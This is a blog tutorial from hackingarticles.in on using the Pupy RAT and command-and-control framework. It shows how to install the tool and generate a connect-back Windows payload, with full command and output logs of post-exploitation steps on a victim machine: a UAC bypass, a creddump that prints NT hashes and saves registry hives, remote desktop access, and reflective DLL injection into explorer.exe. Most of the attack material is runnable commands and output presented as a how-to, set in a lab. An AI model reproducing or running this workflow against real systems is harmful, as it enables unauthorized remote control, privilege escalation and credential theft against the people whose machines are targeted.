Command & Control Tool: Pupy

hackingarticles.in/command-control-tool-pupy

Raj March 19, 2019

In this article, we will learn to exploit Windows, Linux and Android with pupy command and control tool.

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Introduction


Pupy is a cross-platform, post-exploitation tool as well as a multi-function RAT. It's written in python which makes it very convenient. It also has low detectability that's why it's a great tool for the red team. Pupy can communicate using multiple kinds of transport, migrate into processes using reflective injection, and load remote python code, python packages and python C-extensions from memory.

It uses a reflected DLL to load python interpreter from memory which is great as nothing will be shown in the disk. It doesn't have any special dependencies. It can also migrate into other processes. The communication protocols of pupy are modular and stackable. It can execute non-interactive commands on multiple hosts at once. All the interactive shells can be accessed remotely.

Installation


To install pupy execute the following commands one by one :

```
git clone https://github.com/n1nj4sec/pupy
ls
./install.sh
```



Now download all the requirements using pip like the following command :


```
cd pupy
pip install -r requirements.txt
```



Now run pupy using the following command :

```
./pupysh.py
```

This command will open the prompt where you will get your session.



Now, to create our payload we will use the pupygen. Use the following help command to see all the attributes which we can use :

```
./pupygen.py -h
```

```
root@kali:~/pupy/pupy# ./pupygen.py -h
usage: pupygen.py [-h]
                  [-f {client,py,pyinst,py_oneliner,ps1,ps1_oneliner,rubber_ducky,csharp,.NET
                  [-O {android,windows,linux,solaris}] [-A {x86,x64}] [-U]
                  [-P PACKER] [-S] [-o OUTPUT]
                  [-d <ATTEMPTS> <MIN SEC> <MAX SEC>] [-D OUTPUT_DIR]
                  [-s SCRIPTLET] [-l] [-E] [--no-use-proxy]
                  [--oneliner-nothidden] [--debug-scriptlets] [--debug]
                  [--workdir WORKDIR]
                  [{bind,auto_proxy,dnscnc,connect}] ...

Generate payloads for windows, linux, osx and android.

positional arguments:
  {bind,auto_proxy,dnscnc,connect}
                        Choose a launcher. Launchers make payloads behave
                        differently at startup.
  launcher_args         launcher options

optional arguments:
  -h, --help            show this help message and exit
  -f {client,py,pyinst,py_oneliner,ps1,ps1_oneliner,rubber_ducky,csharp,.NET,.NET_oneliner},
                        (default: client)
  -O {android,windows,linux,solaris}, --os {android,windows,linux,solaris}
                        Target OS (default: windows)
  -A {x86,x64}, --arch {x86,x64}
                        Target arch (default: x86)
  -U, --uncompressed    Use uncompressed template
  -P PACKER, --packer PACKER
                        Use packer when 'client' output format (default: )
  -S, --shared          Create shared object
  -o OUTPUT, --output OUTPUT
                        output filename
  -d <ATTEMPTS> <MIN SEC> <MAX SEC>, --delays-list <ATTEMPTS> <MIN SEC> <MAX SEC>
                        Format: <max attempts> <min delay (sec)> <max delay
                        (sec)>
  -D OUTPUT_DIR, --output-dir OUTPUT_DIR
                        output folder (default: /root/.config/pupy/output)
```

Windows Exploitation

Now we will create a windows payload in order to exploit windows with the following command :

```
./pupygen.py -O windows -A x86 -o /root/Desktop/shell.exe
```

Here,

-O: refers to the operating system

-A: refers to the architecture

-o: refers to the output file path

```
root@kali:~/pupy/pupy# ./pupygen.py -O windows -A x86 -o /root/Desktop/shell.exe
[!] Required argument missing, automatically adding parameter --host 192.168.1.28:443 from local or external ip address
[+] Generate client: windows/x86

{ Configuration }
KEY           VALUE
-------------------------------------------
launcher      connect
launcher_args --host 192.168.1.28:443 -t ssl
cid           0xa0866985L

[+] Required credentials (found)
  + SSL_BIND_CERT
  + SSL_CA_CERT
  + SSL_CLIENT_CERT
  + SSL_BIND_KEY
  + SSL_CLIENT_KEY
[+] OUTPUT_PATH: /root/Desktop/shell.exe
[+] SCRIPTLETS:  []
[+] DEBUG:       False
root@kali:~/pupy/pupy#
```

When you are successful in executing the shell.exe in the victims' PC, you will have your session as shown in the image :

```
                 _____                 _       _ _
 ___ ___    |  _  |_ _ ___ _ _    ___| |_ ___| | |    ___ ___
|___|___|   |   __| | | . | | |  |_ -|    | -_| | |   |___|___|
            |__|  |___|  _|_  |  |___|_|_|___|_|_|
                      |_| |___|

                  v1.8 (Aug 2018)


  Upstream: https://github.com/n1nj4sec/pupy

  The usage of this software to access any system,
  service, or network without the owner's consent is
  expressly forbidden.

  Please follow https://www.eccouncil.org/code-of-ethics/

  Good luck!

[*] IGDClient enabled
[*] WebServer started (0.0.0.0:9000, webroot=/yIEeMH3lax)
[*] Listen: ssl: 443
[*] Session 1 opened (raj@WIN-4L5I5HESQ0J) (('192.168.1.28', 443) <- 192.168.1.27:49237)
>> sessions
id  user  hostname         platform  release  os_arch  proc_arch  intgty_lvl  address       tags
-------------------------------------------------------------------------------------------------
1   raj   WIN-4L5I5HESQ0J  Windows   7        x86      32bit      Medium      192.168.1.27
>>
```

Windows Post Exploitation

Further, there are a number of post-exploits you can use, they are pretty simple to use. Some of them we have shown in our article. For message dialogue box to pop up on the target machine you can use the following command :


```
msgbox –-title hack "you have been hacked"
```

```
>> msgbox -h
usage: msgbox [-h] [--title TITLE] text

Pop up a custom message box

positional arguments:
  text           text to print in the msgbox :)

optional arguments:
  -h, --help     show this help message and exit
  --title TITLE  msgbox title
>> msgbox --title hack "you have been hacked"
message box popped !
>>
```

As per the command, following dialogue box will open on the target machine :


You can also access the desktop using the remote desktop module with the following command :

```
rdesktop -r 0
```




```
>> rdesktop -h
usage: rdesktop [-h] [-v] [-r REFRESH_INTERVAL]

Start a remote desktop session using a browser websocket client

optional arguments:
  -h, --help            show this help message and exit
  -v, --view            directly open a browser tab on the handler url
  -r REFRESH_INTERVAL, --refresh-interval REFRESH_INTERVAL
                        refresh interval. Set to 0 for best reactivity
>> rdesktop -r 0
[-] True
[*] Register webhook for rdesktop at /kAu1j7avls/?
[*] Register webhook for rdesktop at /kAu1j7avls/ws
[+] Web handler started on http://127.0.0.1:9000/kAu1j7avls
>>
```

After executing the above command you can remotely access the desktop just as shown in the image below :



For bypass UAC, we have the simplest command in pupy i.e. the following :

```
bypassuac -r
```

The above command will recreate a session with admin privileges as shown in the image below :

```
>> bypassuac -h
usage: bypassuac [-h] [-l] [-e EXE] [-r] [-m METHOD]

Be carefull, most of bypass methods are detected by AV...

optional arguments:
  -h, --help  show this help message and exit
  -l          List all possible techniques for this host
  -e EXE      Custom exe to execute as admin
  -r          Restart current executable as admin
  -m METHOD   Should be an ID, get the list scanning which methods are
              possible (-l)
>> bypassuac -r
[%] Using current executable
[%] Bypass uac could take few seconds, be patient...
[%] Attempting to run id (8) configured with payload (C:\Users\raj\Downloads\shell(1).exe)
[+] Successfully created Default key containing payload (C:\Users\raj\Downloads\shell(1).exe)
[%] Disabling file system redirection
[+] Successfully disabled file system redirection
[+] Successfully spawned process (C:\Users\raj\Downloads\shell(1).exe)
[+] Successfully cleaned up, enjoy!
[*] Session 2 opened (raj@WIN-4L5I5HESQ0J) (('192.168.1.28', 443) <- 192.168.1.27:49280)
>> sessions
id  user  hostname         platform  release  os_arch  proc_arch  intgty_lvl  address       tags
--------------------------------------------------------------------------------------------------
1   raj   WIN-4L5I5HESQ0J  Windows   7        x86      32bit      Medium      192.168.1.27
2   raj   WIN-4L5I5HESQ0J  Windows   7        x86      32bit      High        192.168.1.27
>>
```

For getting the system's credentials, you can use the following command :

```
creddump
```


And as you can see in the image below, you get the information about all the credentials :

```
>> creddump
ERR: Couldn't find subkey NL$KM of Secrets
ERR: Couldn't find subkey NL$KM of Secrets
--------------------------------------------------------------------------------------------------------------
>>                                                                    PupyClient(id=1, user=raj, hostname=WIN-4L5I5HE
--------------------------------------------------------------------------------------------------------------
[%] windows > vista detected
[+] saving SYSTEM hives in %TEMP%...
[%] running reg save HKLM\SYSTEM %TEMP%/SYSTEM /y...
ERROR: A required privilege is not held by the client.


[%] running reg save HKLM\SECURITY %TEMP%/SECURITY /y...
ERROR: Access is denied.


[%] running reg save HKLM\SAM %TEMP%/SAM /y...
ERROR: A required privilege is not held by the client.


[+] hives saved!
[%] downloading SYSTEM hive...
[%] downloading SECURITY hive...
[%] downloading SAM hive...
[+] hives downloaded to /root/.config/pupy/data/creds/win_WIN-4L5I5HESQ0J_000c29c17e0f
[+] cleaning up saves...
[!] error deleting temporary files: (2, 'The system cannot find the file specified')

========= Remote Traceback (1) =========
Traceback (most recent call last):
WindowsError: [Error 2] The system cannot find the file specified: 'C:\\Users\\raj\\AppData\\Local\\Temp\\SYSTEM'
[+] dumping cached domain passwords...
[+] dumping LM and NT hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
raj:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] Hashes stored on the database
[+] dumping lsa secrets...
```

Using pupy, we can also migrate our session to a particular process. With migrate command, the attributes of the command are shown in the image below :

```
>> migrate -h
usage: migrate [-h] [--no-wait] [-c <exe_path>] [-p process_name] [-k]
               [-t TIMEOUT]
               [pid]

Migrate pupy into another process using reflective DLL injection

positional arguments:
  pid                   pid

optional arguments:
  -h, --help            show this help message and exit
  --no-wait             Does not Hook exit thread function and wait until pupy
                        exists (Linux)
  -c <exe_path>, --create <exe_path>
                        create a new process and inject into it
  -p process_name, --process process_name
                        search a process name and migrate into
  -k, --keep            migrate into the process but create a new session and
                        keep the current pupy session running
  -t TIMEOUT, --timeout TIMEOUT
                        time in seconds to wait for the connection
>>
```

With ps command, you can find out the process ID number of all the processes running on the target PC, along with letting you know which process is running. Knowing the process ID is important as it will be required in the migrate command and will help us to migrate our session as we desire.



Now, as we know the processes that are running, we can use it to migrate our session. For this, type the following command :

```
migrate -p explorer.exe -k
```

```
>> migrate -p explorer.exe -k
[+] Looking for process explorer.exe
[+] Migrating to existing windows process C:\Windows\explorer.exe identified with the pid 1440
[+] looking for configured connect back address ...
[+] looking for process 1440 architecture ...
[+] process is 32 bits

{ Configuration }
KEY            VALUE
---------------------------------------------
launcher       connect
launcher_args  --host 192.168.1.28:443 -t ssl
cid            2693163397

[+] Required credentials (found)
  + SSL_BIND_CERT
  + SSL_CA_CERT
  + SSL_CLIENT_CERT
  + SSL_BIND_KEY
  + SSL_CLIENT_KEY
[+] Template: pupyx86.dll
[+] injecting DLL in target process 1440 ...
[+] DLL injected !
[*] Session 2 opened (raj@WIN-4L5I5HESQ0J) (('192.168.1.28', 443) <- 192.168.1.27:49289)
>>
```

And then a new session will be created as desired.

